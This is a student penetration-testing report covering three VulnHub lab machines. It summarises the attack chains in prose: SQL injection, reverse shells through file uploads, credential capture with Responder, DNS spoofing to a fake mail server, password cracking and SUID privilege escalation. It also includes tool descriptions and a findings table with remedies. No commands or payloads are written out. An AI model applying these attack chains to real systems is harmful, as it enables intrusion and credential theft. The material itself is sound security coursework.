Network Security
&
Penetration Testing

M.Sc. Cybersecurity
School of Computing
National College of Ireland
Dublin, Ireland

Saptarshi Laha - x18170081
Somesh Saxena - x18176895

1. Executive Summary

As penetration testers, we had to thoroughly analyze and plan our attack strategy for every virtual machine that we chose to exploit. This approach included identifying vulnerabilities that could potentially permit an attacker entry to the system and then exploiting it to prove the proof of concept.

All our machines used for penetration testing were taken from VulnHub. VulnHub is an online platform providing vulnerable virtual machines for penetration testing at various levels of difficulty start from easy to hard, consisting of a plethora of vulnerabilities depending on the build and operating system of the virtual machine in question. We were inclined to do one easy system – Hackme: 1 and two extremely time consuming and difficult systems – Tempus Fugit 1 and 2. The goal of this exercise was to perform penetration testing of the systems in an exploitative manner to report the vulnerabilities present in them to potentially defend other systems that could be a victim of such breaches or attacks due to the presence of same or similar vulnerabilities, and to also bring awareness regarding the critical vulnerabilities exploited to get root access to the systems. We tried to follow the penetration testing lifecycle as much as possible, but due to the sheer complexity of the two difficult boxes, we had to merge multiple lifecycle phases at times to get the desired result as output.

We were able to exploit and achieve root in all three systems mentioned above in the provided timeframe. The specific details of methodologies taken, and the tools used are mentioned in the relevant sections below.

1.1 Scope & Objectives

The primary focus of this assignment was to get up to speed with newer and more complex vulnerabilities and learning the usage of different tools or methods to exploit them as a team, thereby improving teamwork and developing our penetration testing skillset. Our scope was not restricted in the selection of systems or performing exploitation or post-exploitation. It was encouraged to perform the same and learn the usage of newer tools and technologies, which is a highly essential practical experience for a penetration tester.

1.2 Summary of Results

- **Hackme: 1**
  - ✓ Two ports open – 80 (HTTP) and 22 (SSH).
  - ✓ SQL Injection vulnerability to retrieve ‘superadmin’ credentials.
  - ✓ File upload vulnerability to get a reverse shell.
  - ✓ SUID binary exploitation to get a root shell.
- **Tempus Fugit 1**
  - ✓ One port open – 80 (HTTP).
  - ✓ File upload has remote code execution vulnerability. It is used to get a reverse shell to the docker instance.
  - ✓ FTP credentials acquired from python source code.
  - ✓ Installed NMAP to scan for internal virtual machines.
  - ✓ NcFTP and FTP credentials used to access internal virtual machine hosting FTP service.
  - ✓ Credentials of a CMS service acquired in the FTP directory of the machine.

- ✓ Kill port 80 service in docker instance and pivot internal machine HTTP Proxy to port 8080 of the host machine.
- ✓ Edited host file to introduce a new domain and accessed it to retrieve ourCMS webpage.
- ✓ Uploaded reverse shell PHP script to access the system of interest.
- ✓ Notice MDNS activity in Wireshark and turn to Responder to grab any credentials.
- ✓ Use credentials acquired to SSH into the system of interest.
- ✓ Check the mail for the account, which consisted of credentials of another user.
- ✓ Perform horizontal privilege escalation by logging in with the credentials. User has access to run cpulimit as root. Exploit this application to run a root shell.
- ✓ Run proof.sh with the root shell marking the completion of the penetration test.
- ✓ SSH credentials for logging into the system of interest changes periodically, as reported by responder.

- **Tempus Fugit 2**
  - ✓ Two ports open – 80 (HTTP) and 22 (SSH) (Filtered).
  - ✓ Host file edited to fix the styling of the website.
  - ✓ Executed Dirbuster to retrieve files and folder structure – Wordpress structure found.
  - ✓ Failure message received on trying to reset ‘admin’ account password. Wireshark used to analyze packets – analyzed DNS requests being made.
  - ✓ Redirected the mail to our local machine using a fake SMTP service and Ettercap to spoof the DNS.
  - ✓ Received password reset email. Logged into ‘admin’ account. Edited the custom 404 page to run a reverse shell PHP script.
  - ✓ Found user credentials in a text file. The website’s private post hinted at port knocking to remove SSH port filtering.
  - ✓ Perform port knocking to open SSH port and use credentials to access the system.
  - ✓ Execute timedatectl as another privileged user to perform horizontal privilege escalation.
  - ✓ Used hydra to crack the privileged user’s password. Run a docker instance as root.
  - ✓ Install wget in the docker instance, create an HTTP server on our local machine, write our own SUID binary, use wget on the docker to grab the SUID binary and set the execution policy to 4755.
  - ✓ Exit the docker instance and run the SUID binary to get the root shell. Run proof.sh with the root shell marking the completion of the penetration test.

2. Systems & Platforms

We researched multiple platforms before planning to choose vulnerable machines from VulnHub or HackTheBox. The reason for the same is concluded after the summary of all the platforms provided in the table below.

Table 1. Platforms Researched

Platform Name	Pros	Cons
HackTheBox	• Realistic machines consisting of a lot of variety. • Challenges are divided and marked based on their difficulty level. • Walkthroughs not available for active machines making it competitive.	• Access to older machines needs a premium subscription. • Servers may be buggy or unreliable with a free account, causing hindrance to the exploitation process.
VulnHub	• Realistic virtual machines which can be downloaded, configured and exploited. • Free service and millions of supporters and tons of new machines released every month. • Vulnerable machines are divided based on the complexity of the exploitation.	• Walkthroughs are available for most of the machines which can be reproduced. • Certain virtual machines can be buggy or need additional manual configuration. • The community is smaller compared to HackTheBox.
PentesterLab	• Consists of multiple challenges from code review to machine exploitation. • Excellent source of learning from scratch and practicing penetration testing for veterans alike. • Harder challenges unlock after clearing the easier ones, making it a great learning experience	• Very few free problems provided and very few out of them are complete machines. • Subscription needed to utilize the service entirely.

Virtual Hacking Labs	• Access to over 40+ different labs with unique vulnerabilities reproducing real-life scenarios. • It is backed by a community of top-notch penetration testing professionals. • Access to course provides free e-books for learning penetration testing in-depth, along with subscriptions to premium tools and services to aid in the process.	• Extremely costly. • The period of access to the system tends to be very low.

Due to the pricing factor of Virtual Hacking Labs and PentesterLabs, we decided the avoid those platforms. HackTheBox was initially on our radar but after facing challenges with the buggy server and limited server resets allotted to a free user while solving the 'Rope' machine, we decided to only grab systems from VulnHub. This helped us increase the efficiency of the penetration test being performed, by not having to deal with remote systems since the vulnerable virtual machines can be downloaded. It was also helpful to have walkthroughs for the machines to point us to directions if we would get stuck solving a machine.

2.1 Interesting systems not selected by us

The systems mentioned below were the systems that we compared our systems with before their selection for the CA:

Table 2. Systems Not Selected

System Name	Pros	Cons
Rope (HTB)	Two major binary exploitation problems, one to get a user shell and the other to get a root shell. Really hard box, but realistic and challenging.	We did manage to get the user shell, but some issues with the server did not allow us to reset the box, and it was left in a buggy state. Hence, we could not get the root flag due to the time limit.

DC Series (VulnHub)	Most of them are easy and repeat the same concepts over all the different VMs. It also acts as an excellent beginner-friendly machine to start to learn penetration testing. However, DC: 8 is something we wanted to try but could not due to the time constraint.	The number of vulnerabilities is too many, hence there are multiple paths of exploitation, making it extremely easy than a secure machine except for DC: 8.
Mordor: 1 (VulnHub)	The presence of 9 flags to complete the challenge is extremely fancy. To top it all off, every flag is hidden behind a different problem, which makes it even more challenging and a good learning experience.	We chose not to do this box as nine flags would be a bit too much, especially if we get stuck towards the end. Also, it would be incredibly time-consuming to exploit such a box.

2.2 Systems selected

Table 3. Selected Systems

System Name	Difficulty		Goal	Operating System	IP Address
Hackme:1 (VulnHub)	We felt it was easy.	The website review mentioned it is easy.	Get root shell	Linux	172.16.23.131 (NAT)
Tempus Fugit:1 (VulnHub)	We felt it was laborious and time-consuming.	The website review mentioned it is intermediate to hard.	Execute proof.sh	Linux, Docker	Initially, 192.168.201.130 (Host-Only) After that, 172.16.23.128 (NAT)
Tempus Fugit:2 (VulnHub)	We felt it was challenging and time-consuming.	The website review mentioned it is intermediate to hard.	Execute proof.sh	Linux, Docker	172.16.23.129 (NAT)

We went with this approach as Hackme:1 was beginner friendly and was used to warm up our skills in penetration testing. Tempus Fugit 1 and 2 were intensely challenging and entertaining. Tempus Fugit 1 had remote code execution, pivoting of virtual hosts, privilege escalation at both horizontal and vertical levels, the complexity of docker instances, domain name resolution, etc. which were good points of compromise as well as excellent research work. Tempus Fugit 2 was challenging just like Tempus Fugit 1 but had different vectors of compromise such as DNS spoofing, SMTP server creation and mail capturing, horizontal and vertical privilege escalation, Wordpress exploitation, port knocking, shared docker folders, SUID binary creation, etc. The docker instances added to learning about new and currently used environments apart from baseline exploitation.

2.3 Network Diagrams

Fig 1. Hackme: 1, Network Diagram




Fig 2. Tempus Fugit: 1, Network Diagram




Fig 3. Tempus Fugit: 2, Network Diagram

3. Methodology

The number of steps for performing a penetration test isn't very well defined. It usually depends on the individual performing the analysis, or the company assigning the individual to complete the test. In our case, multiple formal stages of a penetration test happened to overlap or not exist at all. In any case, we tried to divide our workflow to the best of our abilities into the following formal sections:


- **Information Gathering & Scanning –** Information gathering was a continuous process throughout the penetration testing process, but formally we used NMAP to scan the ports on all the three machines. We did not use netdiscover since the machines we planned to work with already displayed its IP address on NAT/Host-Only network configurations. NMAP was used in multiple layers in specific machines, and the exact results of the same will be presented in the appendix section for that machine. Wireshark was also used in machines for information gathering, and the precise results will be mentioned in the appendix section for those specific machines. There was no passive information gathering required as the target was a virtual machine present inside the host environment and was not a remote target. Active information gathering was done at multiple levels of penetration testing as will be highlighted in the appendix section of every machine in detail. The overall results of the top-level NMAP scan are mentioned in the table on the next page.

Table 4. Top Level NMAP Scan Results

System Name	Open Ports	Services
Hackme: 1	• 80/TCP • 22/TCP	• HTTP • SSH
Tempus Fugit: 1	• 80/TCP	• HTTP
Tempus Fugit: 2	• 80/TCP • 22/TCP	• HTTP • SSH

- **Vulnerability Assessment & Exploitation –** Exploitation consisted of leveraging multiple vulnerabilities found in different parts of the machines to provide us with a root shell in every machine ultimately. Vulnerability assessment was a significant part of the process, and each of the vulnerabilities found in every machine has been categorically listed based on its criticality in the findings section of the report. The corresponding exploit used to exploit the vulnerability has also been mentioned in the same section.
- **Post Exploitation –** This consisted of getting a root shell in the case of Hackme: 1 and running proof.sh scripts in case of Tempus Fugit: 1 and Tempus Fugit: 2, which could only be executed by the root user using a root shell.
- **Analysis & Reporting –** This is one of the significant parts of our penetration testing exercise. It entails the creation of an elaborate and professional report (this document) highlighting the vulnerabilities in the system, a critical analysis of the machines used, a list of all the exploits used to abuse the vulnerabilities present in the machine to achieve the ultimate goal of running a root shell in each of the machines and a step by step walkthrough which can be followed by the reader if they are willing to reproduce the penetration test to verify the contents of the report with the respective, relevant screenshots attached for the major steps taken in the process.

- **Risk Ranking –** Risk ranking in the findings section has been done based on the graph present below.



Graph 1. Risk Ranking Methodology

4. Tools Used

The exact situations where these tools were used are listed in the appendix section, where the walkthrough of every machine is present. In most cases, the de-facto standard tool was used, and generally, no other means was reliable enough to be used in its place. However, alternatives do exist, and where possible, it has been mentioned in the appendix section. The tools used in the project are mentioned below:

- **NMAP [1]**
  - ✓ **Version –** 7.80
  - ✓ **Description of Tool –** Free and open-source network scanner. Used to discover hosts and services on a network by sending packets and analyzing responses.
  - ✓ **Reason for Usage –** Used to scan for open or filtered ports, for analyzing the services running, to build an exploitation model, which acts as a guideline to the points of entry into the systems.
- **OWASP DirBuster [2]**
  - ✓ **Version –** 1.0-RC1
  - ✓ **Description of Tool –** DirBuster is a multi-threaded java application designed to brute force directories and files names on web/application servers.
  - ✓ **Reason for Usage –** Has been used to brute force directories to understand the layout of the website. This tool has been used to detect the Wordpress layout structure of one of the machines.
- **Burp Suite Community Edition [3]**
  - ✓ **Version –** 2.1.02
  - ✓ **Description of Tool –** It intends to provide a comprehensive solution for web application security checks. In addition to basic functionality, such as a proxy server, scanner, and intruder, the tool also contains more advanced options such as a spider, a repeater, a decoder, a comparer, an extender, and a sequencer.
  - ✓ **Reason for Usage –** It was used to edit the post requests in multiple machines to identify and exploit the vulnerabilities present in their respective websites.
- **SQLMAP [4]**
  - ✓ **Version –** 1.3.8#stable
  - ✓ **Description of Tool –** It is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.
  - ✓ **Reason for Usage –** It was used to identify and exploit an SQL injection vulnerability in one of the machine's website.
- **Netcat [5]**
  - ✓ **Version –** 1.10-41.1
  - ✓ **Description of Tool –** It is a computer networking utility for reading from and writing to network connections using TCP or UDP.
  - ✓ **Reason for Usage –** It was used to access the remote networks' shell after executing a reverse shell script on the webserver of every machine. It was one of the major utilities used in every project without which the exploitation would have been incomplete.

- **NcFTP [6]**
  - ✓ **Version –** 3.2.6
  - ✓ **Description of Tool –** NcFTP is an FTP client that offers many ease-of-use and performance enhancements over the stock FTP client and runs on a wide variety of UNIX platforms as well as other operating systems.
  - ✓ **Reason for Usage –** It was already preinstalled in one of the machines and was hence used to access the FTP of the internal machines since the stock FTP toolkit was missing.
- **Metasploit [7]**
  - ✓ **Version –** 5.0.41-dev
  - ✓ **Description of Tool –** The Metasploit framework is a potent tool that can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers.
  - ✓ **Reason for Usage –** It was used in one of the machines to add a port forwarding rule to pivot another internal machine to the local network of the host machine.
- **Nikto [8]**
  - ✓ **Version –** 2.1.6
  - ✓ **Description of Tool –** It is an open-source web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software.
  - ✓ **Reason for Usage –** It was tried on one of the machines to find a potential vulnerability on the website hosted by it, which could be exploited to get a reverse shell in the system.
- **Responder [9]**
  - ✓ **Version –** 2.3.4.0
  - ✓ **Description of Tool –** It is an LLMNR, NBT-NS, and MDNS poisoner. It answers to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to the File Server Service request, which is for SMB.
  - ✓ **Reason for Usage –** It was used to poison and capture MDNS packets containing credentials to gain access to one of the internal systems in a machine.
- **Ettercap [10]**
  - ✓ **Version –** 0.8.2
  - ✓ **Description of Tool –** It is a comprehensive suite for man in the middle attacks. It features sniffing of live connections, content filtering on the fly and many other interesting tricks. It supports active and passive dissection of many protocols and includes many features for network and host analysis.
  - ✓ **Reason for Usage –** It was used to spoof the mail server DNS in one of the machines to capture the email in a fake SMTP server that was manually created using python.

- **Knock [11]**
  - ✓ **Version –** 0.7
  - ✓ **Description of Tool –** It is a port-knock client. It sends TCP/UDP packets to each specified port on the host, creating a unique knock sequence on the listening server.
  - ✓ **Reason for Usage –** It was used to perform port knocking in one of the machines to convert the SSH service from filtered state to open state.
- **Hydra [12]**
  - ✓ **Version –** 9.0
  - ✓ **Description of Tool –** It is a parallelized login cracker which supports numerous protocols to attack.
  - ✓ **Reason for Usage –** It was used to crack the SSH credentials of one of the users in one of the machines.
- **WGET [13]**
  - ✓ **Version –** 1.20.3
  - ✓ **Description of Tool –** It is a free software package for retrieving files using HTTP, HTTPS, FTP, and FTPS.
  - ✓ **Reason for Usage –** It was used to download files from the host machine's HTTP server to the virtual machine or an internal machine within the virtual machine. These files were further used to exploit a vulnerability in the system.
- **GCC [14]**
  - ✓ **Version –** 8.3.0-19
  - ✓ **Description of Tool –** It includes front ends for C, C++, Objective-C, Fortran, Ada, Go, and D, as well as libraries for these languages. It is a compiler for all the languages mentioned above.
  - ✓ **Reason for Usage –** It was used to compile a custom SUID binary, which was exploited to get access to a root shell in one of the systems.
- **Wireshark [15]**
  - ✓ **Version –** 3.0.3-1
  - ✓ **Description of Tool –** It is the world's foremost and widely-used network protocol analyzer. It lets the user see what's happening on their network at a microscopic level.
  - ✓ **Reason for Usage –** It was used in multiple machines to understand what the underlying network activity was and to plan the exploit route for the system further.

5. Findings

The vulnerabilities we found for every machine have been listed below categorized based on which machine it belonged to and its criticality. There may have been more vulnerabilities, but these were used by us to achieve the target of getting a root shell primarily. Hence, we feel that the weaknesses listed below are the most critical ones needed to exploit the system and should be patched to prevent intrusion by attackers.

5.1 Hackme: 1

Table 5. Hackme: 1 Vulnerabilities

Vulnerability	Risk Rating	Description	Impact	Remedy
SQL Injection	High	The code for the website does not account for SQL injection queries to be run as a part of user input.	SQL queries can be executed leading to breach of sensitive website-related information.	Prepared statements should be used when executing queries on databases along with binding of variables based on their type.
File Upload	High	There is no check performed to verify if the uploaded file is an image file.	PHP or other such files can be uploaded to the server with malicious code and smoothly executed.	MIME-type checking, file header, and footer checking, and other sophisticated file analysis methods should be used while uploading files to verify them.
SUID Binary	High	SUID Binary present inside user accessible directory.	The shell runs with the privileges of the user id specified, such as root, thereby allowing privilege escalation.	SUID Binaries should be avoided; else they should not allow a user to invoke or run any commands leading them to a privileged shell.
Weak Password Hash	Medium	User passwords are hashed using MD5, which is a fragile hashing algorithm.	An attacker can easily crack passwords.	More complex hashing techniques should be used, such as bcrypt or Argon2.

HTTP Protocol	Medium	The HTTP protocol is insecure and is used for the website.	Credentials can be sniffed and other devastating attacks such as man in the middle attacks are possible.	HTTPS should be used instead, for a more secure network.

5.2 Tempus Fugit: 1

Table 6. Tempus Fugit: 1 Vulnerabilities

Vulnerability	Risk Rating	Description	Impact	Remedy
Remote Code Execution	High	Code can be executed as a part of the user query.	Shell commands can be issued to query the underlying operating system.	Calls to functions such as system and exec should be sanitized and checked for potential misuse. Ideally, such functions should be avoided.
SUID Binary	High	SUID Binary present inside user accessible directory.	The shell runs with the privileges of the user id specified, such as root, thereby allowing privilege escalation.	SUID Binaries should be avoided; else they should not allow a user to invoke or run any commands leading them to a privileged shell.
Exposed MDNS Packets	High	MDNS packets are visible to the user connecting to the network.	MDNS packets, if interpreted by the attacker, can be used to understand the internal architecture of the network and other sensitive information such as	MDNS packets should be kept secret and within the network of interest only and the component of the network interfacing with the user should not be a part of

			usernames, passwords and IP addresses of machines.	the MDNS query or should not have any related MDNS information.
HTTP Protocol	Medium	The HTTP protocol is insecure and is used for the website.	Credentials can be sniffed, and other devastating attacks such as man in the middle attacks are possible.	HTTPS should be used instead, for a more secure network.
Hardcoded Credentials	Medium	Credentials of users are hardcoded in plaintext format in multiple sections of the machine.	Hardcoded credentials can be used directly to gain access to multiple other services that require those credentials to log in, such as a database or an FTP server.	Credentials need to be stored in a separate file in an encrypted format or they need to be hashed appropriately using robust algorithms.
Security using obscurity	Low	Multiple docker instances present to confuse the attacker.	Although it confuses a script kiddie, a seasoned penetration tester will eventually find their way around the system to exploit it.	Avoid the security using obscurity policy by making the architecture of the network only as complex as needed by the project and reviewing code thoroughly to keep it secure.

5.3 Tempus Fugit: 2

Table 7. Tempus Fugit: 2 Vulnerabilities

Vulnerability	Risk Rating	Description	Impact	Remedy
SMTP DNS can be spoofed	High	The mail server DNS can be fooled.	This allows a dubious mail server to receive	Multiple email signing and encrypting methods should

			sensitive emails from the website.	be used, such as SPF, DKIM, and DMARC.
SUID Binary	High	SUID Binaries should not allow the user to run or invoke a shell.	The shell runs with the privileges of the user id specified, such as root, thereby allowing privilege escalation.	SUID Binaries should be avoided; else they should not allow a user to invoke or run any commands leading them to a privileged shell.
Port Knocking	High	Port knocking is permitted to change firewall rules dynamically.	Port knocking can be performed to change the SSH port's status from filtered to open, which is extremely dangerous.	Only selected IP addresses should be allowed, and further verification and validation of the user should be performed before letting them access an internal service.
HTTP Protocol	Medium	The HTTP protocol is insecure and is used for the website.	Credentials can be sniffed and other devastating attacks such as man in the middle attacks are possible.	HTTPS should be used instead, for a more secure network.
Weak Password Hash	Medium	SSH passwords are hashed using MD5 which is a fragile hashing algorithm.	An attacker can easily crack passwords.	More complex hashing techniques should be used, such as bcrypt or Argon2.
Hardcoded Credentials	Medium	Credentials of users are hardcoded in plaintext format in multiple sections of the machine.	Hardcoded credentials can be used directly to gain access to multiple other services that require those	Credentials need to be stored in a separate file in an encrypted format or they need to be hashed

			credentials to log in, such as a database or an FTP server.	appropriately using robust algorithms.
Security using obscurity	Low	Multiple docker instances present to confuse the attacker.	Although it confuses a script kiddie, a seasoned penetration tester will eventually find their way around the system to exploit it.	Avoid the security using obscurity policy by making the architecture of the network only as complex as needed by the project and reviewing code thoroughly to keep it secure.

6. Conclusion

In the three machines that we solved as a group, we found multiple unique vulnerabilities leading to the same goal of acquiring a root shell. Numerous steps in the middle of the process might have been similar or of a similar nature due to the nature of the exploitation, such as getting a reverse shell, however, we made sure that each machine had a different entry point and a different underlying vulnerable concept that needed to be exploited in order to achieve the goal. Hackme: 1 utilized the SQL injection and File Upload vulnerability to allow us access to the shell, while Tempus Fugit: 1 used the Remote Code Execution Vulnerability to allow us access to the shell and Tempus Fugit: 2 needed the use of a fake SMTP server and DNS spoofing. Since all these methods were different from each other, we learned a lot from exploiting the said systems' entry points. Post exploitation was also an incredible learning experience in most of the cases as it needed a lot of enumeration and analysis to proceed further to reach the goal. Despite all of this, we were however limited in the usage of tools as we could only use certain well-known tools in certain cases due to the command line interface nature of the internal machines. A great example of such a scenario is, we could only use NMAP inside of Tempus Fugit: 1 as OpenVAS, Nessus and Zenmap, all needed a GUI interface which we did not have.

Overall it was a daunting task to have solved three vulnerable machines along with having their respective reports combined into one. However, we managed to finish it with ease due to the initial planning stage, we took up as a group to address the difficulties before starting the process. This cleared out the doubts that we initially had for later stages in the activity and guided us throughout the way of solving the machines.

7. Reflection & Individual Contributions

We assigned different machines to everyone in the group to solve and then had them explain the steps they took for exploitation to the others. This not only ensured a systematic approach taken by an individual based on their findings and not influenced by other's inputs leading to a chaotic methodology followed. In this process, we ended up doing a lot of self-learning and group learning at the same time. The questions regarding another's machine and the methodologies followed by them were addressed by them in the group learning session whereas an individual's research in order to solve a machine was done in the self-learning session**. Each of us filled in our own bits of information for every section of the report thereby working as a group while having the individual freedom to structure and present the report.**

Table 8. Contributions

Task	Completed By
Solving Hackme: 1	Somesh Saxena
Solving Tempus Fugit: 1	Saptarshi Laha
Solving Tempus Fugit: 2 (Extra)	Saptarshi Laha
Executive Summary	Saptarshi Laha, Somesh Saxena
Systems, Platforms & Network Diagrams	Saptarshi Laha, Somesh Saxena
Methodology	Saptarshi Laha, Somesh Saxena
Tools Used & Findings	Saptarshi Laha, Somesh Saxena
Conclusion, Reflection, References, Appendix	Saptarshi Laha, Somesh Saxena

8. References

[1] "Nmap", En.wikipedia.org, 2019. [Online]. Available: https://en.wikipedia.org/wiki/Nmap. [Accessed: 08- Dec- 2019].

[2] "Category:OWASP DirBuster Project - OWASP", Owasp.org, 2019. [Online]. Available: https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project. [Accessed: 08- Dec- 2019].

[3] "Burp Suite", En.wikipedia.org, 2019. [Online]. Available: https://en.wikipedia.org/wiki/Burp_Suite. [Accessed: 08- Dec- 2019].

[4] "sqlmap: automatic SQL injection and database takeover tool", Sqlmap.org, 2019. [Online]. Available: http://sqlmap.org/. [Accessed: 08- Dec- 2019].

[5] "Netcat", En.wikipedia.org, 2019. [Online]. Available: https://en.wikipedia.org/wiki/Netcat. [Accessed: 08- Dec- 2019].

[6] "NcFTP Client", *Ncftp.com*, 2019. [Online]. Available: https://www.ncftp.com/ncftp/. [Accessed: 08- Dec- 2019].

[7] J. Petters, "What is Metasploit? The Beginner's Guide - Varonis", Inside Out Security, 2019. [Online]. Available: https://www.varonis.com/blog/what-is-metasploit/. [Accessed: 08- Dec- 2019].

[8] "Nikto2 | CIRT.net", Cirt.net, 2019. [Online]. Available: https://cirt.net/Nikto2. [Accessed: 08- Dec- 2019].

[9] Tools.kali.org, 2019. [Online]. Available: https://tools.kali.org/sniffingspoofing/responder. [Accessed: 08- Dec- 2019].

[10] "Ettercap Home Page", Ettercap-project.org, 2019. [Online]. Available: https://www.ettercap-project.org/. [Accessed: 08- Dec- 2019].

[11] "knock(1): port-knock client - Linux man page", Linux.die.net, 2019. [Online]. Available: https://linux.die.net/man/1/knock. [Accessed: 08- Dec- 2019].

[12] Tools.kali.org, 2019. [Online]. Available: https://tools.kali.org/password-attacks/hydra. [Accessed: 08- Dec- 2019].

